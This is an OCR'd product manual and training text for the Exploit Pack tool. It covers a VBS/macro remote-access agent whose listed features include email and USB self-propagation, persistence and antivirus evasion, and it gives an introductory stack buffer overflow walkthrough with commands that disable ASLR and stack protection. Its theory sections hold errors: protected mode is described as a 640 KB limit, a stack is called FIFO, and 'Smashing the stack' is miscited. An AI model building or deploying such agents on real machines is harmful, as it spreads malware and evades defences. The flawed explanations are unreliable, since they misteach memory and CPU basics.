
And the last agent you can deploy is the "Office shell" this is a vbs shell type that can be injected into office document through macros or executed directly using wscript, as shown below you need to set up a set of options before deployment ,when you are ready click "Generate & Next".



Again as with the other agents carefully verify that the hostname points to where Exploit Pack is listening to, check the code and make any adustments if needed before deployment.



And here is an example of a VBS agent connected to Exploit Pack, the agent is running inside a Virtual Machine for testing purposes.


Exploit Pack - Current release: v15.02 [Not Registered] - http://exploitpack.com [Zero Hunter]
File Targets Edit Modules Tools Run Update Exploit Dev Websites Practice CTF Help
New Open Current IP: 82.170.207.167 Log Update Notepad Reverse Shell Auto Pwn Browser Wizard HexEditor VBS Wizard Register Discord Advisories
Exploits Shellcodes Utilities Targets
Scanner
DoS
Remote Control
Agent-VBS
Agent-XSS
EchoClient
GDB-Connector
Reverse-Shell-Win
Reverse-Shell
Exercises
PrivilegeEsc
Modules search
Show all available modules
Filter
Search filter here..
Connection list - Agents connected:
Localhost (computer)
127.0.1.1
192.168.120.128-MSEDGEWIN10scr
Localhost-4DjSKfRI4b3GcXJbc
Localhost-9YUya1mbs7hRkePbc
Localhost-mGBcscUxcdPLnLpbiscr
192.168.120.128-pyshell
Localhost-DL8In5nnMPZgUMpbc
Execute Exploit
Home Red Team Targets TCP Fuzzer Local Fuzzer Report Wizard Repeater Shellcodes Decoder UTF-Locator
Target: 192.168.120.128-MSEDGEWIN10scr
Browser: Internet Explorer
Remote OS: Microsoft Windows 10 Enterprise Evaluation
Agent IP: 192.168.120.128
Cookie: 4DiSKfRI4b3GcXJbc
Save current
Autoexec
Target's desktop
Network connectivy
Exploit Pack
192.168.120.128
Not connected
Remote terminal
Type here your commands and press enter..
Run
Agent setup
Browser shell
Reverse shell
Office shell
Phishing Wiz
Kill process
Delete shell
Agent interaction
Command
Grab info
Screenshot
Get Path
Installer
Selfdestruct
Last command executed for agent: 192.168.120.128
Screenshot sent
Command executed
Host Name: MSEDGEWIN10
OS Name: Microsoft Windows 10 Enterprise Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner:
Registered Organization: Microsoft
Product ID: 00329-20000-00001-AA236
Original Install Date: 3/19/2019, 4:59:35 AM
System Boot Time: 1/22/2021, 1:46:08 PM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
[01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~3600 Mhz
[02]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~3600 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 7/22/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Network Scanner
Nmap - Built-in
Source: 192.168.2.15
Modules Executed
Module status
Total exploits: 441
Quick Information Application Log Memory usage
Shell Session name: MSEDGEWIN10scr
Owner: Exploit Pack
Session type: Browser Agent Connection
Last connection: 2021-01-23 10:21:41.414
Creation date: 2021-01-23 10:21:41.414
Licensed to: jsacco@exploitpack.com Lifetime - [Latest release: v15.02 Zero Hunter]
Module status:

VBS/PS Agent - Remote Access

What is a VBS/PS Remote agent?
Exploit Pack's VBS/PS Remote control agent is a software that once is executed has the capability of replicating itself and inject other files and programs. This piece of software is usually called virus or malware because of its behavior and tipically used by malicious users to steal personal information, hijack your screen and spam your contacts to spread itself to other machines.

What can you do with it?

- Execution of code in the underlying operating system.
- Replicate a real threat in your organization and measure the impact.
- Self propagation trough Email, USB, Meetings.
- Self destruct.
- Get persistant access into the targeted machine.
- Multiple connections supported trough HTTP.
- Direct access to .NET objects.
- Distribute it trough Word, Excel, PDF or Internet Explorer ActiveX components.
- Userland access makes it 100% FUD or at least very hard to detect with any AV software

Why is it included in Exploit Pack?
This type of threats are very common nowadays and are spread around every corner, name any big organization and chances are that they have suffered or are currently being victims of this kind of threat. They are being distributed trough emails, websites or IM attachments trough Skype, Zoom, etc. There is a need to test this from a real attack scenario perspective, just like an attacker will do, and if you ever get your hands in a real sample they are usually obfuscated.


VBS Agent Wizard

VBS Agent wizard

This quick wizard will help you customize your VBS final script so you can easily choose from the provided options. Some of this options have to be used carefully because under your penetration tests and depending on the platform and AV Engine on the target, it could be detected as a malware/threat. For instance, if you choose to use the "Copy Itself" features those are theoretically virus behavior and will be detected as if.

If you want to include a file into your agent, choose a file and then encode it to base64, the final values will be appended to your agent, check the final output by navigating to the utilities tab, remote control and choose the VBS agent, at the end of the file you will find the values.

If you mixed up everything and wish to roll back your changes mark or select the last option and click on generate, otherwise you can always replce it by using GIT commands.



Exploit Development I

This training will cover the following topics from a technical and practical perspective, and starting from running and exploiting your first targets to gaining persistence and owning a whole network. This course builds deep background knowledge and expert-level skills and the ideal attendants will be penetration testers, security enthusiasts and network administrators.

- Concepts and basics
- Attacker Decision Making
- Getting started with Exploit Pack and Setup
- Internals of Exploit Pack
- Enumeration of Targets
- Exploiting the LAN
- Exploiting Windows Hosts
- Exploiting Linux Hosts
- Exploiting Web Servers
- Basic Exploit Writing
- Advanced technics and real world examples
- Post Exploitation

About the instructor:

Juan Sacco is the author and main dev of Exploit Pack, he currently works as an Exploit Writer and Reverse Engineer, in the pat he has worked at companies like ING Bank, Core Security, NOD32, Homeland Security (ARG) and other financial and security related organizations.

Concepts and basics

A “bit” of history about Exploits. Let’s start by saying that memory errors exploitations have been around since 1980’s and they still rank among other software errors like the most

dangerous, from an integrity or availability perspective, the impact of a memory error exploit will for sure have a disruptive impact in any organization.

During this training we show you the history, the do, don't and how's of memory errors, exploitation technics, attacks, defenses and countermeasures. And all this will be covered not from a SysAdmin or Developer view, we will learn the practical way of a Black Hat hacker.

Introduction

Memory errors, overflows and exceptions are one of the oldest software vulnerabilities. These kind of vulnerabilities exists by design, and an attacker could take advantage of an overflow in order to takedown or remotely control a machine.

But let's go back in time, and for this we need to talk a bit about history, and the origins of this flaws.

Join me to a time-machine read, let's set our Flux condenser to take us back..
Precisely to November 2nd, 1988.

"If my calculations are correct, when this baby hits 88 miles per hours, your're gonna see some serious events."
Dr. Emmet brown (A time traveler)

Ok, so here we are at 1988. Robert T. Morris abruptly brought down the Internet. Could you just imagine, having the power of taking down the whole Internet? Yes. Just wow, right?

Ok, wait. We know when. 1988, November 2nd. But Why.. and most important for us.. is how!

Robert Morris Jr. at this time is a graduate student in Computer Science at Cornell University, he just wrote a self-replicating, self-propagating program that created the name of "Cyber Worm". He just deployed this program from the MIT itself, and to avoid trace backs he executed this piece of software from non-traced government computers.

But soon enough, or not so soon, he realized that his worm was too fast being replicated, but of course just have in mind the speeds of that time..
The worm made his way by exploiting more than just one vulnerability.

Basically the worm exploited: Sendmail, FingerD and rsh/rexec.

These exploits were successful and the worm gained remote access and allowed arbitrary code execution, but there was an unintended feature on this worm.

The worm could not check whenever a machine was infected or not, and because of this the same machine could potentially get infected multiple times, and every time it was creating an additional process on that target, that in fact it will slowly take the machine down by memory consumption.

Eventually on certain point the computer will turn out to be non-responsive and it will be on a Denial Of Service state, making the system connected to it, unusable.

The targets and host machines were: BSD Systems and Sun-3 Systems.

The following code is a part of the Morris worm that shows the attacks and the previously mentioned exploits, take a deep look into it, and try to understand the exploits and how they were crafted.

Note: While you are into that, try to think how you would create a feature that could detect whenever a machine was infected or not.

Back to the basics

Now that we understand how an exploit is created, and how a worm works. And also, what an attacker can do with it. Let's go a bit further in time. Did you ever read the famous Phrack e-zine?
Specifically there is an old article that we want to point you in, and it's called.. " Smashing the stack, for fun and profit".

Reference to this article: http://phrack.org/issues/60/6.html
Actually, this article was a step-stone in the history of exploit development, basically this paper showed us how to create and debug exploits for x86 platform from scratch, by abusing of buffer overflows vulnerabilities and also how to execute our shellcodes/payloads by doing ROP (Return Oriented Programming) technics against the LIBC.

Following to this article, we will also cover the basics. But Smashing the stack is a recommended read that you should do before continue this course. And it's also complimentary to this training.

Now, that you have done that. Let's begin, we would like to start with a simple overflow:

Now it's the moment, open Exploit Pack!
For this example you will need a Linux box, it could be a Virtual Machine of course, and you can use any distro but it will be easier for you if you manage to get an old version of Ubuntu like, 6.06. Because that one has already these protections turned off.

In order to continue, navigate in Exploit Pack to the Linux modules and select "Exploit-Tutorial" after you clicked on it, the code of this exercise will appear on the Code side, (right side) of the screen.

This is a Python script and you can edit it and save it directly from the built-in Exploit Pack interface.

On the commented section you can see the code that we will use for this Buffer Overflow, in fact you need to uncomment it or just copy and paste the code we have on this document:

```
#include

<stdio.h>

#include

<string.h>

int main(int argc, char** argv) { char buffer[100]; strcpy(buffer, argv[1]); // Vulnerable function! return 0; }
```

As the exploit says, before compiling this code using GCC you have to disable some protections:
First, in order to disable ASLR (Address Space Layout Randomization) type the following:
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

But, you may ask. What is ASLR?.. Well here is the concept of it:
Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Basically, we are going to use fixed memory addresses in order to control the EIP, if we have ASLR turned on, if we try to jump to our stack using a fixed address, it will fail because the stack has changed.

Then, what we have to do is to disable Stack Protector, so we can not only Jump to a fixed stack position but also execute the code of our Payload when we are there.

How!? When you compile your C code, do it like this:
$ gcc overflow.c -o overflow -fno-stack-protector -z execstack
Where -fno-stack-protector disable canaries checks Pro Police and -z execstack allows to execute from the Stack.

Canaries or canary words are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data is therefore an alert of an overflow, which can then be handled, for example, by invalidating the corrupted data. The terminology is a reference to the historic practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system. Canaries are alternately known as cookies, which is meant to evoke the image of a "broken cookie" when the value is corrupted. There are three types of canaries in use: terminator, random, and random XOR. Current versions of StackGuard support all three, while ProPolice supports terminator and random canaries.

This is great, now we understand the basic about Stack Protectors, and how to disable those protections to run our custom program in oder to overflow it and jump to the stack.

You should now have a solid understanding of what happens when a function is called (On our exampe, strcpy) and how it interacts with the stack. Now we arre going to see what happens when we stuff too much data into a buffer. Once you have developed an understanding of what happens when a buffer is overflowed, we can move into more exciting material, namely exploiting a buffer and taking control of execution. So compile the code and run the program, then enter some user input to be fed into the buffer. For the first run, simply enter 240 A's.

The program returns as expected and everything works fine. Now let's put in 280 characters, which will overflow the buffer and start to write over things stored on the stack.
Note: Use python to get the amount of characters you want:
$ python -c 'print "A"*280' and press Enter. So after this run we got a segmentation fault as expected, but why? Let's take an indeep look using GDB

First, we start GDB like this: gdb ./overflow ← Where overflow is the name of the compiler C program. (gdb) disas main()

Here we can see the call instructions for strcpy(). Add a breakpoint to see what happens: (gdb) break *0x80000000 ← Where you have to replace it for the memory address that correspond to where is StrCpy() on your stack.

Now run the program, using "run" command and it will go up to our first breakpoint.

If we take a look at the stack now, after we go trough Strcpy(), with this command: x/20x $esp we can see that our string 0x41414141 is all over the place. (41 is the equivalent of "A" in hexadecimal).

And if we continue forward, using the command next we can see that the return pointer goes to 0x41414141 in ?? () This is because, we are executing code at an address that was specified in our string. After overflowing the array the result is overwriting other items on the stack.

We filled up the array with A's and then kept on going. We wrote the stored address of EBP, which is now a dword containing hexadecimal representation of AAAA. More important, we wrote over RET with another dword of AAAA.

When the function exited, it read the value stored in RET, which is now 0x41414141, the hexadecimal equivalent of AAAA, and attempted to jump to this address. This address is not a valid address, or is in protected address space, and the program terminated with a segmentation fault.

Controlling the Instruction Pointer

We have now successfully overflowed a buffer, overwritten EBP and RET, and therefore caused our overflowed value to be loaded into EIP. All this actions ended crashing the program. While this overflow can be useful in creating a denial of service, the program that you're going to crash should be important enough that someone would care if it were not available. In our case, it's not, for obvious reasons.

We have to move on into controlling the path of execution or basically, controlling what gets loaded into EIP, the instruction pointer.

Exploit Development II

“It’s no use going back to yesterday, because I was a different person then.” – Alice in Wonderland

Introduction: Hello there! In this write-up I am going to take you on a journey about modern Exploit Development in real applications, Reverse Engineering and some low-level programming in Assembler.

My name is Juan Sacco and I live in The Netherlands, originally born and raised in Argentina! The land of the steak :-) Since I was a kid I was always as you, interested in computers and more important, eager and curious enough to learn about those details that can only be seen if you are able to read between lines of code.


When other people is looking at programming and cracking as some sort of black magic this will be something that you will learn to love. Sometimes you will excel, and some other times it will be frustrating. But at the end the concept of hacking will ride your passion about computers, the world of hacking, cracking, undocumented functions, learning without official books, create and share, search and exploit will become part of your journey.

The learning-curve, the obscure ways of taking control of remote computers, hiding in a shell, in a process, in a dark corner of a system, that was for me as it will be for you. Fun, and sometimes profitable.

Let’s warm up the engines:

Once you have successfully log into the environment you have configured (Linux system with an Ubuntu Distribution for this write-up) you will see a few folder and files, maybe you are, or maybe not, familiar with Linux. If not, you should, if yes, then good for you my friend ;-)

So, follow me while I go trough this commands:



As you can see there are a few files and folders you will need to have installed on your system, ROPGadget, PEDA, and the binaries for JAD.

They know what is what, / But they don't know what is what ?

There are a few tools we are going to need to conduct our exercises, I took the initiative and selected a few for you, that at this moment I believe are a good starting point for learning Exploit Development.

But hey! Feel free to use the ones you like the most, for example as a Debugger we are going to use GDB (GNU / Debugger) but any debugger will do the trick. :-)

So here is a short reference of each tool we are going to use, go quickly trough it so you can get a feeling of what does what and their purpose.

In short for super-lazy readers:

> **PEDA:**We are going to use this as extension for GDB to make us the exploit dev process easier.
>
> **ROPGadget:** We are going to use this tool to search and construct ROP Chains.
>
> **JAD:** This program on the latest version (at the moment of writing this lines) is vulnerable to a buffer overflow, so yeah, the targeted app.

After here, a small documentation about each one:

PEDA - Python Exploit Development Assistance for GDB

Enhance the display of gdb: colorize and display disassembly codes, registers, memory information during debugging.

```
Add commands to support debugging and exploit development (for a full list
use peda help):
• aslr -- Show/set ASLR setting of GDB
• checksec -- Check for various security options of binary
• dumpargs -- Display arguments passed to a function when stopped at a cal
instruction
• dumprop -- Dump all ROP gadgets in specific memory range
• elfheader -- Get headers information from debugged ELF file
• elfsymbol -- Get non-debugging symbol information from an ELF file
• lookup -- Search for all addresses/references to addresses which belong
memory range
• patch -- Patch memory start at an address with string/hexstring/int
• pattern -- Generate, search, or write a cyclic pattern to memory
• procinfo -- Display various info from /proc/pid/
• pshow -- Show various PEDA options and other settings
• pset -- Set various PEDA options and other settings
• readelf -- Get headers information from an ELF file
• ropgadget -- Get common ROP gadgets of binary or library
• ropsearch -- Search for ROP gadgets in memory
• searchmem|find -- Search for a pattern in memory; support regex search
• shellcode -- Generate or download common shellcodes.
• skeleton -- Generate python exploit code template
• vmmap -- Get virtual mapping address ranges of section(s) in debugged pr
• xormem -- XOR a memory region with a key
```

Official repository can be found here: https://github.com/longld/peda

ROPgadget Tool

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

Official repository can be found here: https://github.com/JonathanSalwan/ROPgadget

JAVA Decompiler

Jad (short for Java Decompiler) is a decompiler for the Java programming language. Jad provides a command-line user interface to extract source code from class files.

Official repository can be found here: https://varaneckas.com/jad/

A “bit” of theory

So hey you have made it till here without sweeting. Well done! As I told you at the beginning we are going to go deep into program internals, and in order to achieve this goal we have to look around memory pages, sections, and understand some basics concepts about buffers, assembly codes and more. So in this chapter I am going to introduce you to this concepts so you can understand a “bit” and if you wish to learn even more on each topic I am going to provide you with some useful links as well, meaning.. papers or write-ups that are spread on the internet.

What does x86 Architecture mean?

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs. The “x” in x86 denotes ISA version. It was designed back in 1978, x86 architecture was one of the first ISAs for microprocessor-based computing.

Some of the key features include:

```
• Provides a logical framework for executing instructions through a proces
• Allows software programs and instructions to run on any processor in the
• Provides procedures for utilizing and managing the hardware components o
processing unit (CPU)
```

The x86 architecture primarily handles programmatic functions and provides services, such as memory addressing, software and hardware interrupt handling, data type, registers and input/output (I/O) management.

Protected mode is a mode of program operation in a computer with an Intel-based microprocessor in which the program is restricted to addressing a specific contiguous area of 640 kilobytes. Intel's original PC microprocessor, the 8088, provided a one megabyte (1 Mbyte) random access memory (RAM). The memory was divided into several areas for basic input/output system data, signals from your display, and other system information. The remainder or 640 kilobytes of contiguous space was left for the operating system and application programs. The 8088 ensured that any instruction issued by a program running in protected mode would not be able to address space outside of this contiguous 640 kilobytes. Typically, much operating system code and almost all application programs run in protected mode to ensure that essential data is not unintentionally overwritten.

Real mode is a program operation in which an instruction can address any space within the 1 megabyte of RAM. Typically, a program running in real mode is one that needs to get to and use or update system data and can be trusted to know how to do this. Such a program is usually part of the operating system or a special application subsystem.

As new microprocessors (such as the 80386) with larger RAM followed the 8088, DOS continued to preserve the 640 kilobyte addressing limitation so that newly-written application programs could continue to run on both the old as well as new microprocessors. Several companies developed DOS "extenders" that allowed DOS applications to be freed from the 640K constraint by inserting memory management code into the application. Microsoft developed the DOS Protected Mode Interface to go with a DOS extender included with Windows 3.0 (which was itself a DOS application). Microsoft later gave the standard to an industry organization, the DPMI Committee.

Today's personal computers, using microprocessors that succeeded the 8088, typically contain eight or more megabytes of RAM. Today's operating systems (including the latest DOS versions) come with extended memory management that frees the programmer from the original addressing constraints.

What is a memory buffer?

Let’s start by the definition of RAM (pronounced ramm) is an acronym for random access memory, a type of computer memory that can be accessed randomly; that is, any byte of memory can be accessed without touching the preceding bytes. RAM is the most common type of memory found in computers and other devices, such as printers.

In short.. a buffer, also called buffer memory, is a portion of a computer's memory that is set aside as a temporary holding place for data that is being sent to or received from an external device, such as a hard disk drive (HDD), keyboard or printer.

A buffer temporarily stores data while the data is in the process of moving from one place to another, i.e. the input device to the output device. You can say that buffer is a part of the memory. You can say that a buffer is a pre-allocated area of the memory where you can store your data while you are processing it.

On the other hand, it is found mainly in the RAM and acts as an area where the CPU can store data temporarily. This area is used mainly when the computer and the other devices have different processing speeds. Typically, the data is stored in a buffer as it is retrieved from an input device (such as a mouse) or just before it is sent to an output device (such as speakers).

However, the buffer may also be used when moving data between processes within a computer. And here is were rely our main interest as you may guessed ;-)

So, the computer writes the data up into a buffer, from where the device can access the data, as its own speed. This allows the computer to be able to focus on other matters after it writes up the data into the buffer; as oppose to constantly focus on the data, until the device is done.

Buffers can be implemented in a fixed memory location in hardware or by using a virtual data buffer in software, which points to a data buffer that are stored on a physical storage medium.


Most of the buffers are utilized in software. These buffers typically use the faster RAM to store temporary data, as RAM has a much faster access time than hard disk drives. A buffer often adjusts timing by implementing a queue or FIFO (First In First Out) algorithm in memory. Hence, it is often writing data into the queue at one rate and reading it at another rate

Stack is a collection of items in which the data are inserted and remove from one end called the top of the stack.

In computer science, a stack is a particular kind of abstract data type or collection in which the principal (or only) operations on the collection are the addition of an entity to the collection, known as push and removal of an entity, known as pop.

And…. How does a stack works? Show me sir!

A FIFO is a First In First Out memory. You can think of data being shifted in one end and shifted out the other, with the amount of data in the FIFO being allowed to grow up to some maximum limit.



However, actually shifting data around in memory is costly to do in hardware. A better way is to use a memory more normally but make it look like a circular buffer by manipulation of the next address to write to and read from. These addresses live in separate registers, and are often called the read pointer and the write pointer.

How do we interact with the computer using low-level programming?

An assembly language is a low-level programming language for microprocessors and other programmable devices. It is not just a single language, but rather a group of languages. An assembly language implements a symbolic representation of the machine code needed to program a given CPU architecture.

It is the most basic programming language available for any processor. With assembly language, a programmer works only with operations that are implemented directly on the physical CPU. Assembly languages generally lack high-level conveniences such as variables and functions, and they are not portable between various families of processors. They have the same structures and set of commands as machine language, but allow a programmer to use names instead of numbers. This language is still useful for programmers when speed is necessary or when they need to carry out an operation that is not possible in high-level languages.

The x86 instruction set architecture is at the heart of CPUs that power our home computers and remote servers for over two decades. Being able to read and write code in low-level assembly language is a powerful skill to have. It enables you to write faster code, use machine features unavailable in C, and reverse-engineer compiled code.

But starting out can be a daunting task. The official documentation manuals from Intel are well over a thousand pages long. Twenty years of continual evolution with backward compatibility have produced a landscape with clashing design principles from different eras, deprecated features occupying space, layers upon layers of mode switches, and an exception to every pattern.

